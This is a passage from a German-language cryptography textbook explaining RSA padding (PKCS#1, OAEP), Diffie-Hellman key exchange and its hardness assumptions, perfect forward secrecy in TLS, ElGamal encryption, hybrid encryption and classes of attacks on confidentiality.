Soll also z. B. ein 128 Bit langer AES-Schlüssel k mit einem 2048-Bit-RSA-Verfahren verschlüsselt werden, so werden von den 256 Byte des PKCS#1-Padding die letzten 16 Byte mit dem Wert von k belegt; davor wird ein Nullbyte `0x00` gesetzt, und die ersten beiden Bytes werden auf `0x00` und `0x02` gesetzt; es bleiben $256 - 16 - 1 - 2 = 221$ Byte, die mit zufälligen Werten ungleich 0 belegt werden.

Durch die künstliche Vergrößerung der Nachricht wird der oben beschriebene Angriff auf zu kleine Nachrichten verhindert, und durch die zufällige Wahl der Padding-Bytes wird die Verschlüsselung „randomisiert“, d. h., selbst wenn zweimal die gleiche Nachricht mit dem gleichen RSA-Schlüssel verschlüsselt wird, sehen die Chiffretexte immer verschieden aus.

2.4.3 OAEP

Die PKCS#1-Codierung für die RSA-Verschlüsselung hat theoretische und praktische Schwächen: Mit relativ hoher Wahrscheinlichkeit entsteht bei der Textbook-RSA-Entschlüsselung eines von einem Angreifer zufällig gewählten Chiffretextes ein gültig codierter Klartext [Ble98]. Dies liegt darin begründet, dass die PKCS#1-Codierung nur relativ wenig Redundanz enthält – im Wesentlichen kann der Empfänger nur prüfen, ob die beiden ersten Bytes den Wert `0x00 0x02` haben, und dies ist mit Wahrscheinlichkeit $\frac{1}{2^{16}}$ der Fall.

Daher wurde schon 1994 ein verbessertes Codierungsverfahren vorgeschlagen [BR95a], das *Optimal Asymmetric Encryption Padding* (OAEP, Abb. 2.11). OAEP ist in RFC 8017 [MKJR16, Section 7.1] standardisiert. Wie bei PKCS#1 fließen in die Codierung Redundanz und Zufall ein, nur sind beide Werte jetzt beliebig skalierbar. In Abb. 2.11 sind dies k_1 Nullbits als Redundanzbits und k_0 Zufallsbits zur Randomisierung. Diese Werte werden durch zwei




Abb. 2.11 OAEP-Padding vor dem Verschlüsseln einer Nachricht *m*

Funktionen *G* und *H* noch einmal durchgemischt, indem zunächst die Zufallsbits als Eingabe für die Funktion *G* verwendet werden und das Ergebnis dieser Berechnung dann mit den Bits der Nachricht *m* und den Redundanzbits XOR-verknüpft wird. Der so gewonnene Wert *X* wird abgespeichert und auch als Eingabe für die Funktion *H* genutzt. Die Ausgabe der Funktion *H* wird dann mit den Zufallsbits XOR-verknüpft und der so gewonnenen Wert *Y* an die Codierung angefügt.

Die Sicherheit dieser Konstruktion wurde im Jahr 2001 auf der CRYPTO-Konferenz nachgewiesen [FOPS01], paradoxerweise wurde aber auf der gleichen Konferenz ein sehr effizienter Angriff auf OAEP vorgestellt [Man01]. Dieses Paradoxon lässt sich jedoch leicht auflösen: In Abb. 2.11 wird ein Aspekt der Codierung unterschlagen – würde man Nachrichten nur wie dort beschrieben codieren, so könnte es passieren, dass die codierte Nachricht *größer* als der RSA-Modulus ist und somit bei der Verschlüsselung Information verloren geht. Daher gehört zur OAEP-Codierung in der Praxis auch noch das Anfügen eines führenden Nullbytes `0x00`, das aber in der Sicherheitsanalyse nicht mit untersucht wurde. Beide Artikel haben also leicht unterschiedliche Varianten von OAEP betrachtet, und beide sind korrekt.

2.5 Diffie-Hellman-Schlüsselvereinbarung

Das erste Problem, das mit Mitteln der Public-Key-Kryptographie gelöst wurde, war das Problem der Schlüsselvereinbarung. In [DH76] wird ein Verfahren angegeben, mit dem zwei Parteien über einen unsicheren Kommunikationskanal einen geheimen Schlüssel vereinbaren können. Mit diesem Schlüssel kann dann die Vertraulichkeit aller nachfolgenden Nachrichten geschützt werden.

2.5.1 Diffie-Hellman-Protokoll

Die Diffie-Hellman-Schlüsselvereinbarung (*Diffie-Hellman key exchange,* DHKE) ist in Abb. 2.12 beschrieben. Teilnehmer A und B möchten einen gemeinsamen, geheimen Schlüssel vereinbaren, allerdings steht dafür nur ein öffentlicher Kanal wie eine Funkverbindung oder das Internet zur Verfügung. Zusätzlich kennen beide aber die Parameter einer mathematischen Gruppe G und eines Elements $g \in G$, in der das Problem des diskreten Logarithmus praktisch unlösbar ist. In Abb. 2.12 ist dies die Primzahlgruppe $(\mathbb{Z}_p^*, \cdot)$. Diese Gruppe hat $p-1$ Elemente, und das Element g erzeugt eine Untergruppe der Ordnung $q|(p-1)$.

Teilnehmer A wählt jetzt zufällig eine ganze Zahl $a \in \mathbb{Z}_q = \{1, \ldots, q\}$, und B wählt ebenfalls zufällig eine Zahl b aus der gleichen Menge. Beide wenden dann die – leicht zu berechnende – diskrete Exponentialfunktion an, um die Werte α und β zu berechnen. Diese beiden Werte werden nun über den öffentlichen Kanal ausgetauscht. Nach Empfang von β potenziert a diesen Wert mit a, und B verfährt analog mit dem Wert α, den er mit b potenziert. Beide berechnen dabei den gleichen Wert:

$$\beta^a = (g^b)^a = g^{ba} = k = g^{ab} = (g^a)^b = \alpha^b \pmod{p}$$

Die Diffie-Hellman-Schlüsselvereinbarung gilt als *sicher,* wenn in der mathematischen Gruppe, in der gerechnet wird, die *Diskrete-Logarithmen-Annahme* und die *Computational-Diffie-Hellman-Annahme* gelten. Um dies näher erläutern zu können, müssen wir etwas weiter ausholen.




Abb. 2.12 Diffie-Hellman-Schlüsselvereinbarungsverfahren zur Berechnung eines gemeinsamen Schlüssels k für die Teilnehmer A und B

2.5.2 Komplexitätsannahmen

Komplexitätsannahmen wie die unten beschriebene Diskrete-Logarithmus-Annahme oder die Faktorisierungsannahme für RSA sind immer Annahmen über die *asymptotische* Komplexität von Problemen. Es wird also nicht darüber diskutiert, wie schwierig es ist, eine bestimmte Zahl zu faktorisieren, sondern darüber, um wie viel schwieriger es wird, Zahlen zu faktorisieren, wenn diese immer größer werden. Eine mathematisch exakte Formulierung dieses Sachverhalts ist möglich (z. B. [BDG90a]), in diesem Buch wird aber eine knappere Formulierung verwendet: Wenn wir sagen dass das Faktorisierungsproblem oder ein anderes Problem *unlösbar* oder *praktisch unlösbar* ist, so bedeutet dies, dass für jede auf diesem Planeten verfügbare Rechenkapazität die kryptographischen Parameter so gewählt werden können, dass eine Instant dieses Problems mit den gewählten Parametern mit dieser Rechenkapazität nicht gelöst werden kann. Um etwas konkreter zu werden: Wir können für das RSA-Kryptosystem und eine gegebene Rechenleistung (z. B. alle Computer in der Amazon-Cloud) die Primzahlen p und q des RSA-Modulus $n = pq$ so groß wählen, dass diese Rechenleistung nicht ausreicht, um n zu faktorisieren.

Diskretes Logarithmusproblem Das zahlentheoretische Problem, das bei der *Diffie-Hellman-Schlüsselvereinbarung* zum Einsatz kommt, ist das Problem des diskreten Logarithmus.

Definition 2.1 (Diskreter Logarithmus)
Gegeben seien eine Gruppe G, ein Basiselement $g \in G$ und ein weiteres Element $h \in G$. Der *diskrete Logarithmus* von h zur Basis g ist die kleinste natürliche Zahl x (falls diese existiert), für die $g^x = h$ in G gilt. ♦

Eine *Gruppe* $(G, \odot)$ ist in der Mathematik definiert als eine Menge von Elementen G mit einer Verknüpfung $\odot$, für die bestimmte Rechenregeln gelten. Beispiele für Gruppen sind: $(\mathbb{Z}, +)$, die Menge aller ganzen Zahlen mit der Addition; $(\mathbb{Q}, \cdot)$, die Menge aller rationalen Zahlen mit der Multiplikation; $(\mathbb{Z}_n, +)$, die Menge aller Zahlen $\{0, ..., n-1\}$ mit der Addition modulo n. In all diesen Gruppen ist das diskrete Logarithmusproblem leicht zu lösen.

Definition 2.2 (Diskretes Logarithmusproblem)
Gegeben seien eine Gruppe G, ein Basiselement $g \in G$ und ein weiteres Element $h \in G$. Das *diskrete Logarithmusproblem* $DL_g(h)$ besteht darin, die kleinste natürliche Zahl x zu *berechnen* (falls diese existiert), für die $g^x = h$ in G gilt. ♦

Für die Kryptographie interessant sind Gruppen, in denen der diskrete Logarithmus immer existiert, aber schwer zu berechnen ist. Die erste Bedingung ist leicht zu erfüllen, indem wir nur *zyklische* Gruppen betrachten, d. h. Gruppen, die von einem einzigen Element g erzeugt werden: $G =< g >= \{g, g^2 = g \odot g, g^3 = g^2 \odot g, ..., g^q = 1\}$. In der Mathematik sind

viele solcher Gruppen bekannt, und eine Gruppe mit q Elementen ist immer zyklisch, wenn q eine Primzahl ist.

Die zweite Bedingung ist schwerer zu erfüllen, denn hier muss eine Vielzahl von Algorithmen berücksichtigt werden. Es gibt *generische* Algorithmen zur Berechnung von diskreten Logarithmen, die in jeder Gruppe funktionieren, z. B. den *Baby-Step-Giant-Step*-Algorithmus [Sha71] oder den *Pollard-Rho*-Algorithmus [J.M75]. Diese Algorithmen können einen diskreten Logarithmus in $\sqrt{q}$ Schritten berechnen, also muss q groß genug sein, um einen Einsatz dieser Algorithmen zu verhindern – in der Praxis wählt man daher oft $q \approx 2^{160}$, was eine Laufzeit von $\approx 2^{80}$ Schritten für diese Algorithmen impliziert. Für bestimmte Gruppen gibt es effizientere Algorithmen zur Berechnung von $DL_g(h)$, zum Beispiel den Index-Calculus-Algorithmus in $\mathbb{Z}_p$ [HR82]. Daher muss hier die Primzahl p wesentlich größer gewählt werden, typischerweise im Bereich $p \approx 2^{2048}$.

Aus diesen Gründen sind in der Kryptographie fast ausschließlich zwei Klassen von zyklischen Gruppen in Gebrauch:

- $G \leq (\mathbb{Z}_p^*, \cdot)$. G ist eine Untergruppe von $(\mathbb{Z}_p^*, \cdot)$, also eine Teilmenge von $\{1, \ldots, p-1\}$, die bezüglich der Multiplikation modulo p wieder eine Gruppe ist. Die Ordnung $|G| = q$ dieser Untergruppe muss eine Primzahl $q \approx 2^{160}$ sein, die $p-1$ teilt; damit ist G zyklisch. Wegen des Index-Calculus-Algorithmus sollte hier $p \approx 2^{2048}$ gewählt werden. Für den Diffie-Hellman-Schlüsselaustausch müssen die Primzahl p und ein beliebiges Element $1 \neq g \in G$ öffentlich bekannt sein.
- *Elliptische Kurven* $EC(a, b)$ sind Lösungsmengen $\{(x, y)\}$ einer Gleichung der Form

$$y^2 = x^3 + ax + b.$$

  Für reelle Zahlen $x, y \in \mathbb{R}$ kann man die Lösungsmenge wie in Abb. 2.13 als eine Kurve in der reellen Ebene darstellen. In dieser Darstellung kann man auch die Punktaddition für elliptische Kurven sehr gut beschreiben: Zwei Punkte $P = (x, y)$ und $Q = (x', y')$ werden addiert, indem man zunächst die eindeutige Gerade durch P und Q und dann den Schnittpunkt R dieser Gerade mit der Kurve bestimmt. Man erhält den Wert $P + Q$, indem man diesen Punkt R an der x-Achse spiegelt. Will man einen Punkt P mit sich selbst addieren, also $P + P = 2P$ berechnen, so spiegelt man den Schnittpunkt der Tangente an diesem Punkt P. Das Besondere an dieser Punktaddition ist, dass sie das *Assoziativitätsgesetz* erfüllt, dass also $(P + Q) + S = P + (Q + S)$ gilt.
  In der Kryptographie wird die Lösungsmenge für $EC(a, b)$ nicht für den Körper der reellen Zahlen berechnet, sondern für geeignete *endliche Körper*. Ein mathematischer *Körper* ist dabei eine Menge K, auf der zwei binäre Operationen $+$ und $\cdot$ definiert sind, die bestimmte Rechengesetze erfüllen wie z. B. das Distributivgesetz.[1] *Endliche Körper* kann man für jede Ordnung p^n konstruieren, wobei p eine (kleine) Primzahl

[1] Bekannte unendliche Körper sind $(\mathbb{Q}, +, \cdot)$, die Menge der rationalen Zahlen, und $(\mathbb{R}, +, \cdot)$, die Menge der reellen Zahlen, beide mit der üblichen Addition und Multiplikation.




Abb. 2.13 Addition zweier Punkte auf einer elliptischen Kurve

und n eine natürliche Zahl ist. Ein solcher Körper wird mit $GF(p^n)$, wobei GF für „Galois Field“ steht, nach Evariste Galois, einem der Begründer der zugrunde liegenden mathematischen Theorie. Je nach Wahl von a und b enthält $EC(a, b)$ unterschiedlich viele Punkte. Darunter gibt es auch Gruppen, die wieder genau q Elemente für eine Primzahl $q \approx 2^{160}$ enthalten, und sich grundsätzlich eignen. Nicht alle diese Gruppen sind sicher, es gibt aber öffentliche Listen von sicheren EC-Gruppen, und in die meisten Softwarebibliotheken für Kryptographie sind diese „guten“ EC-Gruppen integriert.

CDH-Problem Ein Angreifer, der die Kommunikation zwischen A und B abhören kann, kennt nach dem Schlüsselaustausch neben den öffentlichen Parametern p und g nur die beiden Werte α und β. Er kann den geheimen Wert nicht auf die gleiche Art und Weise berechnen wie B, nämlich indem er α mit b potenziert, da er b nicht kennt – könnte er b berechnen, so hätte er das diskrete Logarithmusproblem in der Gruppe G gelöst.

Der Angreifer könnte das Problem strenggenommen auch anders lösen, indem er aus α und β *direkt* den geheimen Wert k berechnet: $k = CDH(\alpha, \beta)$. Bis heute ist kein solcher Algorithmus bekannt, in der Kryptographie schließt man diese Möglichkeit bei Beweisen trotzdem formal aus, indem man annimmt, dass in der Gruppe G das *Computational-Diffie-Hellman-Problem* (CDH) praktisch unlösbar ist. Unter der CDH-Annahme ist es also immer unmöglich, aus α und β den Wert k zu berechnen.

Definition 2.3 (Computational-Diffie-Hellman-Problem)
Gegeben seien eine Gruppe G, ein Basiselement $g \in G$ und zwei weitere Elemente $h_a = g^a, h_b = g^b \in G$. Das *Computational-Diffie-Hellman-Problem* $CDH(h_a, h_b)$ besteht darin, zu gegebenen Gruppenelementen h_a, h_b das Element $h = CDH(h_a, h_b) = g^{ab}$ zu *berechnen.* ♦

Es sollte klar sein, dass die CDH-Annahme in einer Gruppe G nur dann gelten kann, wenn die DL-Annahme zutrifft, denn sonst könnte ein Angreifer den Wert k ja analog zu A oder B berechnen. Ob die Umkehrung auch zutrifft, d. h., ob man immer auch einen diskreten Logarithmus berechnen kann, wenn man das CDH-Problem lösen kann, ist eines der bekanntesten ungelösten Probleme der Kryptographie.

DDH-Problem Das CDH-Problem ist ein *Berechenbarkeitsproblem (Computational Problem).* In der Kryptographie gibt es, ähnlich wie in der theoretischen Informatik, für die meisten Berechenbarkeitsprobleme auch ein verwandtes *Entscheidungsproblem.* So gibt es beispielsweise zu dem Problem, eine Primzahl einer vorgegebenen Länge zu *berechnen,* das verwandte Problem zu *entscheiden,* ob eine bestimmte Zahl eine Primzahl ist oder nicht. Oder man kann versuchen, die Faktorisierung einer großen Zahl n zu *berechnen* oder einfach nur zu *entscheiden,* ob n aus mehreren Faktoren besteht. Oft ist das Entscheidungsproblem leichter zu lösen als das Berechenbarkeitsproblem.

Das Entscheidungsproblem zum CDH-Problem ist das *Decisional-Diffie-Hellman-Problem* (DDH) : Gegeben sei ein Tripel von Werten (α, β, γ) – gilt für dieses Tripel $\gamma = CDH(\alpha, \beta)$ oder nicht? Auch hier ist klar, dass ein Angreifer die DDH-Annahme brechen kann, wenn die CDH-Annahme nicht gilt. Die Umkehrung gilt aber nicht in allen Gruppen: Es sind elliptische Kurvengruppen bekannt, in denen die DDH-Annahme *nicht* gilt, aber die CDH-Annahme weiter als gültig angesehen wird.

Definition 2.4 (Decisional-Diffie-Hellman-Problem)
Gegeben seien eine Gruppe G, ein Basiselement $g \in G$ und drei weitere Elemente $h_a = g^a, h_b = g^b, h_x = g^x \in G$. Das *Decisional-Diffie-Hellman-Problem* $DDH(h_a, h_b, h_x)$ besteht darin zu *entscheiden,* ob $x = ab \pmod{|G|}$ gilt bzw. ob $CDH(h_a, h_b) = h_x$ gilt. ♦

Verhältnis von DL, CDH und DDH Wir können nicht *beweisen,* dass in einer bestimmten Gruppe eine bestimmte kryptographische Annahme gilt – ein solcher Beweis würde stark mit einer der berühmtesten offenen Vermutungen der theoretischen Informatik, der $P \neq NP$-Annahme, zusammenhängen. Wir nehmen immer nur an, dass bestimmte Probleme unlösbar sind, einfach weil wir noch keine Lösung gefunden haben.

Nehmen wir z. B. für eine Gruppe G an, dass für sie die DL-, die CDH- und die DDH-Annahmen gelten. Dann gibt es für alle diese Probleme noch keinen bekannten Algorithmus, der sie in dieser Gruppe G löst. Würde man nach solchen Algorithmen suchen, so wäre es am besten, mit der DDH-Annahme zu beginnen, weil diese die *stärkste* Annahme und daher am leichtesten zu brechen ist. Wie bereits erwähnt ist dies für einige Gruppen gelungen. Am schwierigsten zu brechen ist die *schwächste* Annahme, die DL-Annahme – würde man einen effizienten Algorithmus zur Berechnung des diskreten Logarithmus in G finden, so wäre automatisch auch die CDH- und die DDH-Annahme gebrochen.

Perfect-Forward-Secrecy Die Diffie-Hellman-Schlüsselvereinbarung wird in vielen Schlüsselaustauschprotokollen gegenüber RSA-Verschlüsselung präferiert, da sie einen entscheidenden Vorteil hat: Diffie-Hellman hat die *Perfect-Forward-Secrecy*-Eigenschaft.

Definition 2.5 (Perfect-Forward-Secrecy)
Ein Schlüsselaustauschprotokoll hat die *Perfect-Forward-Secrecy*-Eigenschaft (PFS), wenn nach Bekanntwerden des privaten Schlüssels eines Teilnehmers alle Sitzungsschlüssel, die vor diesem Bekanntwerden ausgehandelt wurden, weiterhin vertraulich bleiben. ⧫

Ein Beispiel soll diese etwas abstrakte Definition mit Leben füllen. Bei TLS-RSA, also beim Einsatz von RSA-Verschlüsselung mit TLS, wählt der Webbrowser einen geheimen Wert, das *Premaster Secret,* und verschlüsselt es mit dem öffentlichen Schlüssel des Webservers. Dieses Kryptogramm wird in der ClientKeyExchange-Nachricht an den Server gesandt.

Ein Angreifer kann nun den TLS-RSA-Handshake und den gesamten verschlüsselten Datenaustausch zwischen Browser und Server zunächst mitschneiden und abspeichern. Wenn irgendwann später einmal der private Schlüssel des Webservers bekannt wird, so kann der Angreifer diesen verwenden, um zunächst die gespeicherte ClientKeyExchange-Nachricht zu entschlüsseln, dann die Sitzungsschlüssel abzuleiten und schließlich den gesamten Datenverkehr zu entschlüsseln. Da die Vertraulichkeit eines Sitzungsschlüssels, der *vor* dem Bekanntwerden des privaten Schlüssels verwendet wurde, damit gebrochen ist, besitzt TLS-RSA *nicht* die PFS-Eigenschaft.

Anders ist dies bei TLS-**DH**E oder TLS-EC**DH**E – in diesen Varianten des TLS-Handshakes wird die Diffie-Hellman-Schlüsselvereinbarung zur Berechnung des Premaster Secret verwendet. Der private Schlüssel des Servers dient lediglich zur Erzeugung einer digitalen Signatur. Zeichnet ein Angreifer nun eine solche Verbindung auf und wird in der Zukunft der private Schlüssel des Servers bekannt, so kann der Angreifer diese aufgezeichnete Verbindung *nicht* entschlüsseln, da der private Schlüssel ihm hier nicht hilft – er müsste stattdessen das CDH-Problem lösen, um zunächst das Premaster Secret und dann die Sitzungsschlüssel zu berechnen. TLS-DHE und TLS-ECDHE besitzen also die Perfect-Forward-Secrecy-Eigenschaft.

2.6 ElGamal-Verschlüsselung

Das Verschlüsselungsverfahren von Taher ElGamal [Gam85] bindet den Diffie-Hellman-Schlüsselaustausch direkt in ein Public-Key-Verschlüsselungsverfahren ein.

2.6.1 ElGamal-Verschlüsselung

Das ElGamal-Verschlüsselungsverfahren (Abb. 2.14) ist eine direkte Weiterentwicklung des Diffie-Hellman-Verfahrens. Statt den Wert $\beta = g^b$ nur einmal zu verwenden, wird er als öffentlicher Schlüssel (B, β) von B publiziert und in einer Datenbank BD gespeichert, und b wird von B als privater Schlüssel geheim gehalten.

Um eine Nachricht an Bob zu verschlüsseln, muss Alice zunächst den öffentlichen Schlüssel (B, β) von Bob aus der Datenbank abrufen, was der ersten Hälfte des Diffie-Hellman-Schlüsselaustauschs entspricht. Nun holt Alice die zweite Hälfte des Diffie-Hellman-Schlüsselaustauschs nach: Aus einer geheimen Zufallszahl x bildet sie $X = g^x$ und den symmetrischen Schlüssel $k = \beta^x$. Die Nachricht wird dann mit k (symmetrisch) verschlüsselt, und dieser verschlüsselten Nachricht c wird X vorangestellt. Aus dem Paar (X, c) kann Bob die Nachricht entschlüsseln, indem er zunächst ebenfalls den Schlüssel k als $k = X^b \pmod{p}$ berechnet und dann damit c entschlüsselt.

Anstelle einer Datenbank DB zur Speicherung der öffentlichen Schlüssel werden in der Praxis X.509-Zertifikate verwendet.




Abb. 2.14 Verschlüsselung einer Nachricht m unter Verwendung der ElGamal-Verschlüsselung/des ElGamal KEM

2.6.2 Key Encapsulation Mechanism (KEM)

Im Unterschied zur verschlüsselten Übertragung eines symmetrischen Schlüssels mit RSA-PKCS oder RSA-OAEP wird der Schlüssel k nicht vom Sender gewählt und dann verschlüsselt, sondern er „ergibt sich“ aus dem öffentlichen Schlüssel des Empfängers und der gewählten Zufallszahl. Eine solche Konstruktion wird in der Kryptographie als *Key Encapsulation Mechanism* (KEM) bezeichnet und ist eine Verallgemeinerung der Public-Key-Verschlüsselung eines symmetrischen Schlüssels.

Der ElGamal KEM ergibt sich aus Abb. 2.14 durch Weglassen des Chiffretextes c.

2.7 Hybride Verschlüsselung von Nachrichten

Mental Model In Abb. 2.15 ist das Prinzip der *hybriden Verschlüsselung* illustriert, mit dem in der Praxis größere Datensätze verschlüsselt werden. Der Sender einer Nachricht wählt zufällig einen symmetrischen Schlüssel und verschlüsselt mit ihm (und einem passenden Algorithmus) den Nachrichtentext – dies entspricht dem Verschließen des Tresors in Abb. 2.15. Anschließend verschlüsselt er diesen symmetrischen Schlüssel mit dem öffentlichen Schlüssel des Empfängers – dies entspricht dem Einwerfen des Schlüssels in den Briefkasten – und fügt dieses Kryptogramm an die verschlüsselte Nachricht an. Soll eine Nachricht an mehrere Empfänger gesendet werden, so muss der symmetrische Schlüssel jeweils separat mit dem öffentlichen Schlüssel jedes Empfängers verschlüsselt und dieses Kryptogramm ebenfalls mit angefügt werden – bildlich gesprochen würden dann mehrere Briefkästen mit dem Tresor zusammen versandt werden (Abb. 2.16).

Einsatzgebiete Hybride Verschlüsselungsverfahren werden z. B. in OpenPGP und S/-MIME verwendet.




Abb. 2.15 Hybride Verschlüsselung einer Nachricht




Abb. 2.16 Hybride Verschlüsselung einer Nachricht an mehrere Empfänger

2.8 Sicherheitsziel Vertraulichkeit

Die Vertraulichkeit von Nachrichten wird durch Verschlüsselung geschützt: Eine Nachricht m wird mit einem Verschlüsselungsverfahren unter einem Schlüssel k geschützt, und als Chiffretext c übertragen. Ausgehend von diesem Chiffretext c, den der Angreifer kennt, weil er ihn im Internet mitgelesen hat, kann der Angreifer die Vertraulichkeit auf zwei Arten brechen:

- Er kann versuchen, die Nachricht m direkt zu berechnen; damit bricht er die Vertraulichkeit einer einzigen Nachricht m.
- Er kann versuchen, den Schlüssel k zu ermitteln; damit bricht er die Vertraulichkeit *aller* Nachrichten, die unter k verschlüsselt werden.

Man klassifiziert Angriffe auf Verschlüsselungsverfahren zunächst nach der Menge und Qualität der Informationen, die einem Angreifer zur Verfügung stehen, und nach dem Ziel des Angriffs – soll ein Klartext berechnet werden, oder soll er von einem beliebigen anderen Klartext nicht unterscheidbar sein?

Informationen des Angreifers Bei einem *Ciphertext-Only*-Angriff steht nur der Chiffretext selbst zur Verfügung. Dies ist die klassische Situation, wenn eine verschlüsselte Nachricht abgefangen wurde. Ein Angreifer kann hier versuchen, entweder direkt den Klartext zu berechnen oder den verwendeten kryptographischen Schlüssel zu ermitteln (und danach den Chiffretext damit zu entschlüsseln). Diese Angriffsstrategien sind nicht gleichwertig; es gibt z. B. bei TLS Angriffe, die nur den Klartext ermitteln und nicht den verwendeten Schlüssel (Poodle).

Bei einem *Known-Plaintext*-Angriff muss der Angreifer den Klartext natürlich nicht mehr ermitteln, denn dieser liegt schon vor. Ziel ist es vielmehr, den verwendeten Schlüssel aus dem Klartext/Chiffretext-Paar zu berechnen. In der Praxis gibt es oft *Partially-Known-Plaintext*-Angriffe, wenn der Angreifer einen Teil des Klartextes kennt, z. B. Teile des TCP/IP-Headers. In diesem Fall kann der bekannte Plaintextanteil helfen, den unbekannten Teil zu berechnen.

In der Public-Key-Kryptographie kommt als Angriffstyp der *Chosen-Plaintext*-Angriff (CPA) dazu, denn mit dem öffentlichen Schlüssel kann ein Angreifer ja selbst beliebige Nachrichten verschlüsseln. Aber auch bei symmetrischer Verschlüsselung muss dieser Angriffstyp berücksichtigt werden; z. B. kann ein Angreifer eine Nachricht seiner Wahl mit einem ihm unbekannten WLAN-Schlüssel verschlüsseln, indem er einfach über das Internet eine E-Mail an einen Empfänger schickt, der sich gerade in diesem WLAN aufhält; der WLAN-Router wird diese E-Mail dann automatisch verschlüsseln, bevor sie im WLAN übertragen wird.

Das *Chosen-Ciphertext*-Angriffsmodell (CCA) wirkt auf den ersten Blick absurd; der Angreifer darf beliebige Chiffretexte durch sein Opfer entschlüsseln lassen, nur den einzigen Chiffretext c nicht, den er im Internet mitgelesen hat. Doch diese Situation kann – in abgeschwächter Form – in der Praxis durchaus auftreten. So könnte z. B. ein Angreifer verschlüsselte Datenpakete in einem WLAN senden und hoffen, dass der WLAN-Router diese entschlüsselt und als Klartext ins Internet weiterleitet. Oder ein Server gibt nach Empfang eines verschlüsselten Datenpakets Informationen über Teile des Klartextes zurück – beim Bleichenbacher-Angriff sind dies z. B. die ersten beiden Bytes des Klartexts. Wählt der Angreifer seine Chiffretexte in Abhängigkeit von den Antworten, die er vom Opfer erhalten hat, so sprechen wir von einem *adaptiven* Chosen-Ciphertext-Angriff (CCA2).

Sicherheitsziele Das wichtigste Ziel eines Angriffs ist es, den Klartext zu berechnen. Da eine mit einem Schlüssel k parametrisierte Verschlüsselungsfunktion $Enc_k()$ wie eine Einwegpermutation Klartexte in Chiffretexte umwandelt, würde eine Entschlüsselung des Klartextes diese Einwegeigenschaft brechen. Das Sicherheitsziel ist es also, die *One-Way-Eigenschaft* (OW) der Chiffre zu bewahren.

